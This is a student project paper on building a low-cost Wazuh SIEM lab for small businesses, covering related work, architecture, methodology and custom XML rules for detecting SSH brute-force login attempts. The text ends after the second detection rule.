Wazuh Unbound: Activity Monitoring and Threat Detection with Custom Rules and Tool Integration

Group 8: Khondoker Ishmum Muhammad, Vigasdeep Singh Gill, Ramachandra Muralidhara, Yash Siraj Devani

Seneca Polytechnic

SPR888 NAA

Applied Security Project

ABSTRACT

Small and Medium Enterprises (SMEs) are increasingly targeted by cyberattacks due to limited resources, weak defense mechanisms, and a lack of specialized security personnel. Many commercial SIEM solutions are either too expensive or inflexible for smaller organizations, leading to visibility gaps in detecting and responding to threats. This project aims to address that gap by building a customized, open-source detection system using Wazuh, tailored for real-time threat monitoring, detection, and response within a virtual SME-like environment. The solution integrates Wazuh with external Cyber Threat Intelligence (CTI) sources like VirusTotal, rule-based detection mechanisms, and custom detection for activities such as brute-force login attempts (SSH and FTP), Docker container monitoring, file integrity tracking, and vulnerability detection. We are also setting up Active Response to defend against malware.

The implementation covers a wide range of simulated threats tested across three monitored agents and one central manager, with a Kali Linux machine used to simulate attacks. Custom rules were written to identify different types of suspicious activity and trigger alerts accordingly. Wazuh modules such as File Integrity Monitoring (FIM), Vulnerability Detection, and CTI integration via VirusTotal were configured and validated. This paper demonstrates that by combining modular open-source tools, custom configurations, and rule creations, it is possible to build an effective and cost-efficient detection platform tailored for SMEs.

TABLE OF CONTENTS

TABLE OF FIGURES

TABLE OF TABLES

I. INTRODUCTION

The world of cybersecurity is always evolving. Due to the large increase in the number of devices that are interconnected along with the data they carry, organizations now face a very complex digital landscape where malicious actors will do anything to breach defenses, exploit vulnerabilities, and compromise sensitive information. Cybersecurity threats are increasing in both frequency and complexity, affecting organizations across all industries. Small and medium sized enterprises are particularly at risk because they often lack the financial resources, dedicated security teams, and technical infrastructure needed to defend against these attacks. These businesses typically operate with limited tools and reactive security approaches, which leaves their systems vulnerable to a wide range of threats. Many of the businesses also do not create proper rules or configure their SIEM's to work properly to detect all forms of activities that are malicious. The problem this project addresses is the challenge of creating custom detection rules for Wazuh's custom rule engine, and configuring the Wazuh security platform along with other open source tools in order to detect a wide range of system activities, including both normal behavior and malicious attacks.

Our paper is based on the paper named “Real-time Defense Against Cyber Threats: Analyzing Wazuh's Effectiveness in Server Monitoring” by the authors Alde Alanda, H.A. Moodut, Ronal Hadi. Moreover, our paper tries to expand on the core concepts of Alde Alanda’s work by showing other capabilities of Wazuh along with further testing of the features of Wazuh already demonstrated by Alde Alanda’s paper. Plenty of papers have also attempted to tackle detection of malicious and benign activity using Wazuh and have employed numerous methodologies.

Bassey et al. addressed the problem of small and medium-sized organizations lacking the infrastructure and plans for security monitoring and incident response. Their solution was to propose and implement a Security Operations Center (SOC) architecture using a stack of free and open-source tools, including Wazuh as the XDR/SIEM, TheHive for case management, and Suricata for network intrusion detection. This demonstrated that a powerful and scalable SOC could be built with low-cost, open-source tools. Their paper helped us understand how Wazuh can be integrated with numerous components () to detect activities that are not only malicious but also benign. Our project focuses on providing a solution with a more detailed, hands-on methodology. Instead of focusing on the high-level architecture, our paper provides a step-by-step methodology for custom rule development that is based on simulated attacks and analyzing the resulting event logs. This process of creating the rule engine for precise and effective threat detection is a level of practical detail that is not explicitly covered in their architectural overview.

Stanković et al. provided an overview of Wazuh's capabilities, with a specific focus on detecting attacks on web servers, such as SSH brute-force attacks. Their study showed that Wazuh could detect these attacks almost immediately by analyzing log data sent from agents to a central manager. Their work highlighted the limitations of default rules and demonstrated how a layered rule set could improve detection granularity. Our project not only tests the brute force attacks using SSH but also FTP. Our project also tests how Brute Force attacks on SSH can be used when the attacker knows the target usernames versus not knowing the target usernames. We were able to do this via rule creation for Wazuh's custom rule engine. While their paper did not show the rule creation process, our paper actually did for each of the attacks used. Furthermore, they provided a very surface level understanding of Threat Detection and Response whereas we actually carried out experiments with actual malware and showed which malware samples were affected by the active response capabilities of Wazuh.

Sankar and Fasila's paper, "Implementation of SOC using ELK with Integration of Wazuh and Dedicated File Integrity Monitoring," describes an agent-based SOC architecture that uses the open-source ELK stack (Elasticsearch, Logstash, and Kibana) and Wazuh to monitor and protect an organization's IT environment. The methodology involves agents pushing log data from client machines to a central Wazuh server, where it is analyzed with custom rules to detect suspicious activity. The paper highlights Wazuh's File Integrity Monitoring (FIM) capabilities as a key component for detecting unauthorized changes to critical files by comparing file checksums against a known baseline. The authors conclude that their approach provides a "situational picture of the organization's security" and is a cost-effective solution for small organizations and startups. Our project builds on this concept but offers a more detailed and practical implementation. While Sankar and Fasila successfully demonstrate a basic integration of Wazuh and ELK for FIM and log analysis, our work expands on the types of threats detected beyond general file modifications. We provide a step-by-step methodology for creating custom rules to detect a diverse range of specific attacks, including brute-force attacks on multiple protocols, database activities, and Docker container events. Furthermore, we detail the integration of external threat intelligence sources like VirusTotal and showcase the use of Wazuh's active response capabilities to automatically mitigate confirmed threats, which is a level of automated response not explicitly detailed in their paper. This makes our solution a more comprehensive and proactive blueprint for building a customizable security platform.

To address the problem we proposed, a virtual network environment was designed to simulate a realistic enterprise infrastructure. It consists of three Ubuntu-based endpoint machines and one Windows 11 endpoint, one central Wazuh manager server, and one Kali Linux system used to simulate attack scenarios. The open source Wazuh platform was used as the central monitoring solution, combining log analysis, rule-based detection, and automated response capabilities. This system was configured to detect multiple categories of malicious activity including brute force login attempts, malware infections, system vulnerabilities, unauthorized file changes, and suspicious container behavior.

We also explore the broader context in which Wazuh and similar open-source SIEM/XDR solutions have emerged as critical tools for affordable cybersecurity. It discusses the increasing demand for flexible detection and monitoring capabilities among small to

medium sized enterprises, particularly those without access to enterprise-grade solutions. The shift toward more adaptive and open platforms has driven experimentation with tools that can be customized to meet specific organizational needs. In this section, we also explain how we came to our problem statement.

In the literature review, we expand on the details in our background section by analyzing previous studies that have deployed Wazuh and similar platforms in various environments. These papers demonstrate how detection rules, vulnerability assessments, and SIEM functionalities were implemented, and they outline the challenges faced in achieving accuracy and scalability. However, few of these works show a full end-to-end cycle of attack simulation, rule creation, and system validation. Our research builds on this gap by contributing a step-by-step rule development methodology based on observed behaviors from real attack scenarios.

Our project implements a comprehensive methodology to showcase the capabilities of a SIEM/XDR platform within a simulated Small and Medium Enterprise (SME) network. The experimental environment consists of five virtual machines, including a central manager, three Ubuntu-based agents, one Windows 11 agent, and a Kali Linux machine for simulating attacks. This setup mirrors a standard SIEM/XDR deployment, allowing for a realistic evaluation of the platform in a resource-constrained environment typical for SMEs. The core of our methodology is built on robust data collection and rule-based detection, with agents configured to ingest various logs, including operating system, application, network traffic, and Docker container logs. A primary focus is the creation of custom detection rules to identify specific attack signatures and anomalous behaviors. Our project applies these techniques to a broad range of threats, including brute-force attacks for SSH and FTP, and Docker container activities. We also configured the platform to use external threat intelligence, like VirusTotal, to detect known malware. The built-in File Integrity Monitoring (FIM) and vulnerability detection modules were activated to provide additional security layers. Finally, rigorous testing with simulated attacks validated that our custom rules and integrations successfully generated real-time alerts and, in some cases, triggered automated mitigation actions.

The detection experiments began with active attack simulations. Brute force login attempts were launched against Secure Shell and File Transfer Protocol services using both valid and non-existent usernames. SQL injection payloads were tested in a controlled environment to simulate common web application attacks. These attacks were carefully observed in Wazuh's default logs, and based on the patterns identified, custom rules were then written to match and detect the associated behavior. Once the rules were created and loaded into the system, the attacks were repeated to confirm that Wazuh could accurately detect and alert on them in real time. This process of simulating attacks, analyzing event logs, and developing matching detection rules allowed for precise tuning and validation of Wazuh's rule engine.

Additional detection features were implemented through Wazuh's built-in modules. Vulnerability detection was enabled to identify outdated or misconfigured packages on the agent machines. Malware detection was achieved by integrating Wazuh with the VirusTotal threat intelligence platform, where file hashes from modified files were automatically submitted for reputation analysis. Active Response was configured to act upon confirmed threats by executing remediation actions such as blocking malicious IP addresses. File Integrity Monitoring was set up to track unauthorized changes in sensitive directories, while Docker container monitoring provided visibility into container start, stop, and runtime behaviors. We also created rules and configured Wazuh to detect MySQL database activities.

Each of the areas are covered in detail in the following sections. The background section presents related research and explains how our approach builds upon prior work. The methodology section describes the design of the lab environment, tools used, and configuration steps. The implementation section outlines the attack simulations, rule creation process, and detection logic. The results section presents the alerts generated, effectiveness of detection, and behavior of the system under simulated threats. Finally, the conclusion summarizes our findings and offers recommendations for future improvements.

II. LITERATURE REVIEW

The increasing complexity and scale of cyberattacks have prompted a shift toward more proactive, integrated, and adaptive Security Information and Event Management (SIEM) platforms. A range of contemporary works has sought to enhance SIEM systems through custom rule creation, tool integration, and automation frameworks. These studies provide critical context for our Wazuh Unbound framework, particularly in its use of custom detection rules, endpoint-agent-based architecture, decentralized notification mechanisms, and adversary emulation pipelines.

Younus and Alanezi [1] give a clear overview of different SIEM tools like Splunk, AlienVault, and Wazuh. In their research, they compare the features of each tool and explain that while Wazuh is good at monitoring and intrusion detection, it doesn't come with advanced threat intelligence or cloud integration by default. Reading their study helped us see some of Wazuh's limitations, and it encouraged us to improve it by adding our own custom detection methods and real-time response features using MITRE ATT&CK mappings.

Sim, Guo, and Zhou [2] take the idea even further by connecting Wazuh with tools like VirusTotal, Capa, YARA, and custom machine learning models to detect malware using both static and dynamic analysis. Their setup makes Wazuh much more powerful by checking files in different ways, such as looking at how they behave, analyzing reverse engineering results, and matching binary signatures. This approach inspired us to also expand Wazuh, but instead of focusing just on malware, we aimed for full kill-chain detection. Our work looks at multiple attack stages like brute-force attacks, privilege escalation, lateral movement, and data exfiltration, rather than only classifying files.

Gómez Vidal [3] contributed significantly to the field by detailing methods to expand Wazuh's detection logic through advanced rule writing. He demonstrated how Wazuh's rule engine can be

adapted to organization-specific threat models by developing custom decoders and alert conditions. These techniques directly informed our own custom ruleset, particularly for defining logic to detect stealthy file modifications (e.g., via echo redirection or shell commands), privilege abuse (via sudo logs), and script-based execution anomalies. His work validated the utility of modular rule development and helped us maintain readability and manageability across our detection layers.

Ünal et al. [4] review SIEM platforms from a Cyber Situational Awareness (CSA) perspective, pointing out that while tools like Wazuh are good at detecting events (perception), they often struggle with understanding and predicting them. Their findings motivated us to focus on making our detection rules more specific and improving event details using tools like Vulnerability Detector and VirusTotal. By customizing CRE rules to catch vulnerabilities already on the system, such as those linked to specific CVEs, our "Wazuh Unbound" setup goes beyond basic log parsing. We also expanded their CSA model by adding rules that track patch status and match it with active exploitation attempts, which improves both our understanding of threats and our ability to respond quickly.

Bassey et al. [5] look at how to build scalable Security Operations Centers (SOCs) using open-source tools like Wazuh, Zeek, and TheHive. Their main focus is on the overall design, but their work highlights how important it is to have a modular setup and good integration between tools. We used their layered approach when creating Wazuh Unbound's configuration management model, where tools like VirusTotal, Vulnerability Detection, and FIM each run in their own modules but are connected through Wazuh's main rule engine. Their real-world deployment examples also helped shape how we set up agents in different environments, making sure our custom rules fit the operating system and security needs of each endpoint.

Stanković et al. [6] carried out an in-depth test of Wazuh's ability to detect brute-force attacks and track file changes on web servers. They showed that layering CRE rules improves detection detail and also pointed out where the default rules fall short. Based on their findings, we created layered rule sets that combine authentication logs, FIM alerts, and geo-IP checks to spot credential stuffing from foreign IPs (T1110). Their use of the FIM module also inspired us to make file changes a trigger for running VirusTotal lookups or vulnerability scans. In our setup, CRE rules only trigger when files in monitored paths are modified by untrusted users, which helps cut down on false or unnecessary alerts.

Farrel et al. [7] show how to set up custom brute-force detection rules in Wazuh for different protocols like SSH, HTTP, RDP, IMAP, FTP, and HTTPS. Their layered setup uses threshold-based detection along with real-time alerts through the Telegram API, and they follow a Security Lifecycle Model (Identify–Assess–Protect–Monitor). This directly influenced how we built Wazuh Unbound's real-time alert system, where we use decentralized notifications through webhooks and Slack. Their focus on time-to-detect (TTD) and time-to-respond (TTR) also led us to track event-to-alert latency for different attack types. While their work was protocol-specific, we made our detection rules follow the MITRE ATT&CK framework so they can be reused in different situations.

Mirkovic et al. [8] explore how Wazuh can be used in industrial control systems, with a focus on custom log parsing and creating rules tailored to the environment. Even though their work is mainly about SCADA systems, their idea of adapting rules to fit the operational context applies directly to our project. In Wazuh Unbound, we use this approach by dividing rules and integrations based on the system's role. Servers with public access have stricter FIM checks and VirusTotal lookups, while internal systems focus more on vulnerability correlation. Their findings also showed the importance of removing noisy or irrelevant logs, which influenced our use of log filtering and CRE conditions so that only high-confidence events get escalated.

The Master's Thesis by Zargham Ahmad [9] focuses on automating adversary cyber threat scenarios using the MITRE CALDERA platform, structured around the cyber kill chain model and mapped to the MITRE ATT&CK framework. The aim was to create realistic, data-rich security events for SIEM systems, specifically Wazuh to test their detection capabilities. The author built a controlled lab using cyber-sandbox-creator, Vagrant, and Ansible, and implemented two adversary scenarios. A notable feature of this work is the use of MITRE CALDERA's "human" plugin to simulate normal user activity alongside malicious actions, making the scenarios more realistic. Importantly, the study also includes the development of custom Wazuh rules to detect ATT&CK techniques that default rules miss, achieving 70% detection from custom rules and 30% from built-in ones.

H. Javid in Practical Applications of Wazuh in On-premises Environments investigates the deployment of Wazuh SIEM in a simulated environment to detect and analyze various cyber threats, with a focus on leveraging open-source tools for effective incident monitoring and response. The authors employ multiple attack simulation scenarios, aligning them with known frameworks to test detection capabilities and improve security visibility. This work is directly relevant to our research as it highlights practical approaches to configuring Wazuh rules, handling log data, and integrating detection logic for specific threat behaviors. Insights from their configuration strategies and testing methodology informed the structure of our custom rule development, especially in ensuring that our rules efficiently capture targeted attack patterns and trigger automated responses within minimal detection windows [10].

The study by Jumiaty and Soewito (2024) investigates the integration of Wazuh with TheHive, Telegram, and the Common Vulnerability Scoring System (CVSS) to enhance application security monitoring and incident response. Their research focuses on detecting threats such as DDoS, SQL injection, and brute force attacks against monitored applications (Kompetensi and ESPPD) in a production-like environment. Wazuh serves as the SIEM platform for real-time log collection and rule-based threat detection, while TheHive classifies incidents and assigns them to specialized teams for resolution, and Telegram provides instant administrator notifications. CVSS is used to validate and prioritize detected vulnerabilities based on exploitability and impact. This

work is relevant to our research as it demonstrates the practical benefits of customizing Wazuh rule sets by enabling only pertinent detection rules, reducing noise, and improving actionable intelligence, a principle we applied in crafting our own custom detection logic. Moreover, the paper's emphasis on integrating Wazuh with external platforms for automated alerting and case management informed our approach to coupling detection events with automated response actions, ensuring that threats are both accurately identified and swiftly mitigated [11].

The collective body of existing literature underscores Wazuh's flexibility as a security monitoring tool, yet much of it stops short of deeply integrating custom rule engineering with external threat intelligence and cross-framework threat modeling. Wazuh Unbound directly addresses this gap by building a unified architecture where Wazuh's Custom Rule Engine (CRE) is tailored to generate highly specific detection events. These events are enriched in real time through external CTI platforms such as VirusTotal and further contextualized using structured adversary behavior frameworks, including MITRE ATT&CK and ATT&CK for Containers. Unlike prior works that treat Wazuh as either a passive log monitor or a policy compliance tool, our research configures Wazuh as an active, intelligence-aware detection platform. We demonstrate how custom rule logic, endpoint-specific deployment, and CTI integration can be coalesced into a detection pipeline that not only flags malicious activity but also identifies its intent and tactic classification. By combining low-level data collection with high-level adversary emulation, Wazuh Unbound transforms detection from static event logging into dynamic threat recognition grounded in real-world attacker behavior.

III. BACKGROUND

In today's digital world, information systems and digital tools have become essential for how businesses and organizations operate. But as more companies go digital, cybersecurity has become a major concern [7], [13]. This shift has led to a sharp rise in cyberattacks, which now range from basic brute force methods to more advanced threats like ransomware and DoS (denial-of-service) attacks [5], [7], [1]. These attacks can cause serious damage, including financial losses in the millions, breaches of private data, and disruption of business operations [5]. Small and Medium Enterprises (SMEs) are hit especially hard because they often lack the resources, protection, and skilled cybersecurity staff to defend against such threats [13]. According to Verizon, nearly 43% of cyberattacks target SMEs—an issue that became even worse during global events like the COVID-19 pandemic [13]. This makes it clear that there's a growing need for practical and affordable cybersecurity tools.

One solution that's become a vital part of modern cybersecurity is the SIEM—Security Information and Event Management system. SIEMs help organizations keep track of what's happening across their networks by collecting and analyzing log data from many different sources in real time [11], [2], [1]. These sources can include firewalls, IDPS (Intrusion Detection and Prevention Systems), servers, cloud services, operating systems, databases, and more [13]. Once collected, the data is normalized (converted into a common format) so it can be analyzed properly [13]. This centralized view helps security teams detect threats faster and more accurately than using separate tools that don't communicate well with each other [13]. The problem, though, is that many commercial SIEMs are extremely expensive, often costing tens of thousands of dollars—something most SMEs can't afford [13]. That's why open-source SIEMs have become increasingly popular.

Wazuh is one of the most powerful open-source SIEM platforms available. It offers a wide range of tools for detecting threats, monitoring systems, and responding to incidents (Bassey et al., 2024; Sankar NS & Fasila K. A., 2023). One of Wazuh's biggest strengths is its flexible rule-based detection engine [3]. Wazuh uses a client-server setup: agents are installed on each system or endpoint, and they collect logs, detect suspicious activity, and send everything back to the Wazuh server for analysis [13], [6]. The server then uses rules and decoders to analyze that data and spot potential threats [6], [1]. These rules can detect system errors, policy violations, malware activity, and more [2]. And because Wazuh allows users to create custom rules, it's easy to adapt it to any environment [6]. It also supports compliance monitoring for standards like PCI DSS, GDPR, HIPAA, and NIST [13].

Rule-based systems like Wazuh are effective because they can recognize specific patterns that signal malicious activity. Tools like Snort and Suricata work similarly by using signatures and protocol analysis to detect threats [1]. In Wazuh, rules are structured in a layered way, which helps reduce false positives and improve accuracy [3]. Once a rule's conditions are met, Wazuh triggers an alert. These rules can cover everything from simple login failures to more complex attacks involving multiple systems or methods. Some researchers have even suggested building new log structures to improve how SIEMs detect threats and reduce false alerts [13].

File Integrity Monitoring (FIM) is another key feature in Wazuh. It works by checking for unauthorized changes to important system files. Wazuh uses a module called Syscheck, which regularly scans files and saves their checksums in a database. If a file is changed, Wazuh compares the new checksum to the old one and generates an alert if they don't match [13]. This is especially useful for spotting tampering, malware infections, or insider threats [1]. Custom rules can be used to detect ransomware, showing that custom rules can flag suspicious behavior like mass file changes or unusual file extensions [3].

The real power of SIEMs like Wazuh comes from their ability to correlate events from different sources. This helps detect complex attacks, such as brute-force logins, where an attacker tries many passwords across different systems (Farrel et al., 2024; Gómez Vidal, 2019). For example, Farrel's paper in 2024 used Wazuh to detect 100% of simulated brute-force attacks across multiple protocols (HTTP, SSH, FTP, etc.) by writing specific rules [7]. They even configured Wazuh to automatically respond by blocking the attacker's IP (Farrel et al., 2024). The paper by Stanković and their peers in 2022 also saw fast detection of SSH brute-force attempts using Wazuh. More advanced detection is

possible too—for instance, identifying distributed attacks where the attacker switches IPs but targets the same username [3].

Integrating Threat Intelligence Platforms (TIPs) with Wazuh can make rule-based detection even stronger. These platforms provide up-to-date information about threats and help prioritize alerts (Manzoor et al., 2024; Ünal et al., 2021). For example, Wazuh can be linked with malware detection tools like VirusTotal, Capa, and Yara. Yara, in particular, is useful for spotting malware based on text or binary patterns [2]. These integrations allow Wazuh to generate alerts when known malware signatures are detected. There are still some limitations to rule-based detection. It's very effective for known threats, but attackers can use evasion techniques like obfuscation or polymorphism to slip past signature-based systems [3]. This means rule sets need constant updating. Also, during high-volume attacks like ransomware, the system can become overwhelmed and may not respond fast enough [3]. Wazuh currently lacks support for certain advanced features, like numeric comparisons within rules or dynamic active responses [3]. Still, its open-source nature and flexibility make Wazuh a strong choice for organizations that need customizable, cost-effective cybersecurity solutions in today's fast-changing threat landscape.

IV. METHODOLOGY

To detail the methodology, we need to first understand the fundamental components that make up a SIEM/XDR architecture and how they are used. These components will be used for the experiments demonstrated in this paper. We will then move on to detail how we plan to carry out our experiments.

A. Fundamental Components of SIEM/XDR Server

When it comes to SIEM/XDR platforms, the fundamental components consist of two parts. The SIEM/XDR agent and the SIEM/XDR server. The server is the entity that collects, correlates, aggregates, and analyzes data so that activities that are anomalous in nature can be detected and potential security threats can be detected (Zeinali, 2016). The agents are entities that are monitored individually. Log data from agents are forwarded to the server (Zeinali, 2016).



Figure 1: SIEM/XDR Server, Agents, and Kali attacker

i. SIEM/XDR Server

Centralizing log data, correlating events, generating alerts, integrating different security frameworks and external CTI databases, and responding to threats accordingly are very crucial for SIEM/XDR Server.

Figure 2: SIEM/XDR Server

Correlation Module with Rules:

SIEM/XDR Servers come with default rules that can be used to identify patterns and relationships between events and logs. However, default rules are not enough as all organizations have their own custom environment. This is why it is important to create custom rules that can be used to detect malicious activities.

SIEM/XDR Servers contain correlation engines that can be used to analyze events and logs and crosscheck them with the rules created so that potential threats can be detected.

Alerts & Events:

After the events and logs are analyzed by the correlation engine, alerts are generated in real time if threats are

detected. These alerts will also contain the events related to the activity.

Log Collector & Parser:

Data from several data sources are gathered and then key fields such as IP addresses, event types, threats, timestamps, security levels, and so on, are processed and parsed (Mitkovskiy et al., 2019). The parsing process can also be called a normalization process where the raw data collected is converted to a structured format that is readable (Mitkovskiy et al., 2019). The data sources could include firewalls, IDS/IPS, and endpoints.

User Friendly UI and Dashboard:

SIEM/XDRs come with easy-to-use user interface and dashboards that can be used by experts to monitor and manage the security alerts, events, and system health data.

External CTI Database Integration:

Integration of external CTI databases can be very beneficial for detecting malicious activity. Nowadays, SIEM/XDR platforms come with the ability to integrate third-party CTI databases. These databases can help provide contextual data related to potential threats that are already known to the public.

Recovery, Response, & Mitigation:

SIEM/XDR platforms can carry out automated response and recovery actions after legitimate threats are detected. These mitigation actions could include blocking IP addresses, removal of malware, and so on.

MITRE ATT&CK Framework Integration:

Many SIEM/XDRs also allow for the integration of the MITRE ATT&CK Framework. This allows analysts to identify the tactics and techniques that are used by potential malicious actors. All this information can be viewed directly from the SIEM/XDR dashboard. The integration of the MITRE ATT&CK Framework allows for attack patterns to be detected more easily which in turn enables security teams to come up with an appropriate incident response process.

ii. Endpoints/Agents

The agents are critical components of SIEM/XDR architecture. The agents are the endpoints where the SIEM/XDR agent programs are set up. The endpoints are then added as agents to the main console. The data collection and normalization process are carried out on the agents. Events and log data forwarding are also carried out by the agents. The data from one or more agents are forwarded to the main SIEM/XDR console. SIEM/XDRs can also perform File Integrity Monitoring (FIM).

Figure 3: Agent

FIM Module

The FIM module stands for file integrity monitoring. It tracks when files are created, changed, or deleted. This helps detect unauthorized access and makes sure that data is not being tampered with. If something unusual happens, like changes to system or config files, an alert is triggered right away. This helps protect the system from any suspicious activity.

Log Collector and Forwarder

SIEM agents also collect and send logs from many sources to the SIEM server. This can include Windows event logs, syslog, application logs, and more. The agent pulls all that data together and forwards it to the SIEM. Once it gets there, the SIEM can process and analyze the logs to spot patterns or threats across the network.

This paper adopts a comprehensive methodology where the focus is on configuring a SIEM/XDR with detection tools, integrating CTI tools like VirusTotal, and designing, implementing, and evaluating numerous rules for detection mechanisms. This will aid the SIEM/XDR platform with identifying numerous types of activities. The approach taken for this paper is structured into different parts.

B. *Experimental Environment Setup*

The environment consists of a total of five virtual machines. This is a bit different from the paper we are trying to replicate and expand on as that paper uses four virtual machines. In addition, the environment shown in this paper is designed to simulate a Small and Medium Enterprise (SME) network. SMEs often have to operate with limited resources, making cost-effective and scalable solutions like open-source SIEMs very important. The setup of the environment shown in this paper contains one manager server virtual machine, three agent virtual machines, and one Kali virtual machine (to carry out numerous tests against the environment). To be more specific, the environment includes:

i. Manager Server:

A central server hosting the manager. This is where the logs will be forwarded to and then parsed and correlated so that the events can be analyzed.

ii. Agents:

Three agent virtual machines. All three of the virtual machines will have the Ubuntu operating system installed. We will also have one Windows 11 agent. Each virtual machine will have its own purpose.

iii. Attack Simulation Machine:

Dedicated testing machines (can be machines like Kali Linux) will be used to launch various simulated attacks against the monitored agents.

C. Data Collection and Log Ingestion

When it comes to effective threat detection, comprehensive log data collection is very important. The monitored agents shown in this paper will be configured to collect a large variety of logs and events. This includes:

i. Operating System Logs:

System and security logs from Linux environments (e.g., auth.log, syslog).

ii. Application Logs:

Logs from common applications and services, including web servers, database servers (MySQL/MariaDB), and FTP/SSH services.

iii. Network Traffic Data:

Numerous types of network traffic will be logged.

iv. Docker Container Logs:

SIEM's also have the ability to monitor Docker activities, including container start/stop events, will be leveraged.

All collected logs will be forwarded to the manager. This is where they will be normalized and parsed by the Decoders. The decoders will be used to transform raw log data into a structured format suitable for rule-based analysis.

D. Rule-Based Detection, Custom Rule Creation, & Configurations

When it comes to the rules, this paper will show how custom detection rules within the SIEM/XDR can be developed and implemented for the rule engine. This rule-based approach is about finding specific patterns or sequences of events that can be considered as malicious activity or attacks. The process will involve:

i. Analysis of Attack Signatures and Behaviors:

For each attack type or activity, analysis will be conducted to identify unique signatures, event sequences, and anomalous behaviors that can be used to create the rules.

ii. Custom Rule Development:

New rules and decoders will be developed in XML format and added to the ruleset. These custom rules will adhere to the syntax of the SIEM/XDR:

a. *Detect Brute Force Attacks:*

Rules will be created to identify repeated failed login attempts across various protocols (SSH, FTP).

b. *Identify Docker Activities:*

Rules will also be created to monitor Docker container lifecycle events, including docker run, docker stop, docker kill, and docker rm, by analyzing Docker daemon logs.

c. *Detect Database Activity:*

Rules will also be created to monitor MySQL database activities.

iii. Customizing the SIEM/XDR to utilize External CTI, File Integrity Monitoring, Vulnerability Detection, and MITRE ATT&CK Framework:

Here, the SIEM/XDR used will be customized and configured such that it is able to detect malware activity based on an external CTI database, detecting vulnerabilities in a specific system.

a. *Recognize Malware Activity:*

SIEM/XDR's capability to integrate edternal CTI (e.g. VirusTotal) to detect malware will also be used.

b. *File Integrity Monitoring (FIM):*

The FIM module will also be set up to detect activities related to file creation, modification, and deletion.

c. *Vulnerability Detection:*

Vulnerability detection capability will be used to detect applications or elements in the virtual machine that contain vulnerabilities.

iv. Testing of Configurations, Integrations, Rules:

The configurations, integrations, and created custom rules will undergo testing using simulated attacks to see if the activity gets logged in the SIEM/XDR and alerts are created accordingly.

E. Incident Response and Alerting Mechanisms

Beyond detection, the methodology includes configuring the alerting and active response mechanisms to ensure timely and automated reactions to detected threats.

i. Alert Generation:

Rules will be configured with appropriate alert levels based on the severity of the detected activity.

ii. Active Response:

For critical attack types, the active response feature will be configured to trigger automated mitigation actions. This may include blocking malicious IP addresses using firewall rules or removal of malware.

iii. Alerts:

Alerts will be generated within the manager server.

This systematic methodology ensures a thorough exploration of SIEM/XDR's capabilities in rule-based threat detection while also showcasing how the SIEM/XDR can be further configured to integrate different types of detection and CTI tools.

V. EXPERIMENTS

Brute Force

We will start by testing Brute Force attacks. A brute-force attack is a trial-and-error method used to guess data, such as usernames or passwords. It involves systematically trying every possible combination until the correct one is found. Brute Force attacks can be carried out against SSH and FTP. Against SSH (Secure Shell), a brute-force attack works by an attacker repeatedly attempting to log in to an SSH server by trying numerous username and password combinations. Automated scripts or tools rapidly cycle through vast lists of common usernames and dictionary words, or character permutations, until a valid credential pair is discovered, granting unauthorized access to the server. In our case, we will be using the Hyrda program in the Kali machine to carry out our Brute Force SSH tests. We will also be using Hydra to carry out brute force FTP tests. Hydra is a powerful, open-source brute-force login cracker included in Kali Linux. It's designed to test the strength of authentication mechanisms across numerous network protocols (like SSH, and FTP.). Its purpose is to rapidly guess usernames and passwords using wordlists or character combinations, helping security professionals identify weak credentials and vulnerabilities.

i. Rules to Detect Brute Force SSH

To detect brute force SSH attacks, two rules were created.

```
<!--BRUTE FORCE SSH RULE 1-->
<group name="syslog,sshd,">
  <rule id="100500" level="9" frequency="4"
timeframe="120" ignore="60">
    <if_matched_sid>5710</if_matched_sid>
    <same_source_ip />
    <description>CR: SSH - Brute Force - Non
existent user - Possible Username
Enumeration</description>
    <mitre>
      <id>T1110</id>
    </mitre>

<group>authentication_failures,gdpr_IV_35.7.d
,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_SI.
4,nist_800_53_AU.14,nist_800_53_AC.7,pci_dss_
11.4,pci_dss_10.2.4,pci_dss_10.2.5,tsc_CC6.1,
tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,</group>
  </rule>
```

Figure 4: Brute Force SSH Rule 1

In the first brute force SSH rule, a security policy is established to detect a specific type of attack on an SSH server. The rule's purpose is to identify and alert on a pattern of failed login attempts that indicates an attacker is trying to discover valid usernames on a system. This is an early stage of an attack, and its detection is a key security measure.

Moreover, in the first brute force SSH rule, the logic for detection is defined by several key parameters. The rule, identified by **id="100500"**, has a severity **level** of **9**, indicating a high-priority alert. The core of the detection is based on event correlation. The **frequency** is set to **4**, meaning the rule will only trigger after four matching events occur. These events must all take place within a **timeframe** of **120 seconds**. The if_matched_sid tag, which is set to **5710**, is crucial; it specifies that the rule is specifically looking for an event where an SSH login attempt failed because the user account provided does not exist. The same_source_ip tag ensures that all four failed attempts originate from the same attacker.

Furthermore, in the first brute force SSH rule, the alert's output provides valuable context for a security analyst. The **description** field, "CR: SSH - Brute Force - Non existent user - Possible Username Enumeration," clearly explains the nature of the detected activity. It explicitly mentions "Possible Username Enumeration" because this pattern of behavior—repeatedly trying different usernames—is a common method attackers use to find a valid account to target. The **mitre** tag with **id>T1110** links the alert to the **Brute Force** technique in the **MITRE ATT&CK framework**, which helps security teams standardize their threat analysis and response. Finally, the group tag provides a comprehensive list of compliance standards, such as **HIPAA** and **PCI DSS**, which is useful for organizations that need to meet specific regulatory requirements. The **ignore="60"** tag is a

practical feature that prevents an overwhelming number of alerts by suppressing subsequent similar events from the same source for one minute after the initial alert is fired.

```
<!--BRUTE FORCE SSH RULE 2-->
  <rule id="100510" level="10" frequency="4"
timeframe="120" ignore="60">
    <if_matched_sid>5760</if_matched_sid>
    <same_source_ip/>
    <description>CR: SSH - Brute Force - Large
Number of Authentication Failure</description>
    <mitre>
      <id>T1110</id>
    </mitre>

<group>authentication_failures,gdpr_IV_35.7.d,gdpr_
IV_32.2,hipaa_164.312.b,nist_800_53_SI.4,nist_800_5
3_AU.14,nist_800_53_AC.7,pci_dss_11.4,pci_dss_10.2.
4,pci_dss_10.2.5,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_
CC7.3,</group>
  </rule>
</group>
```

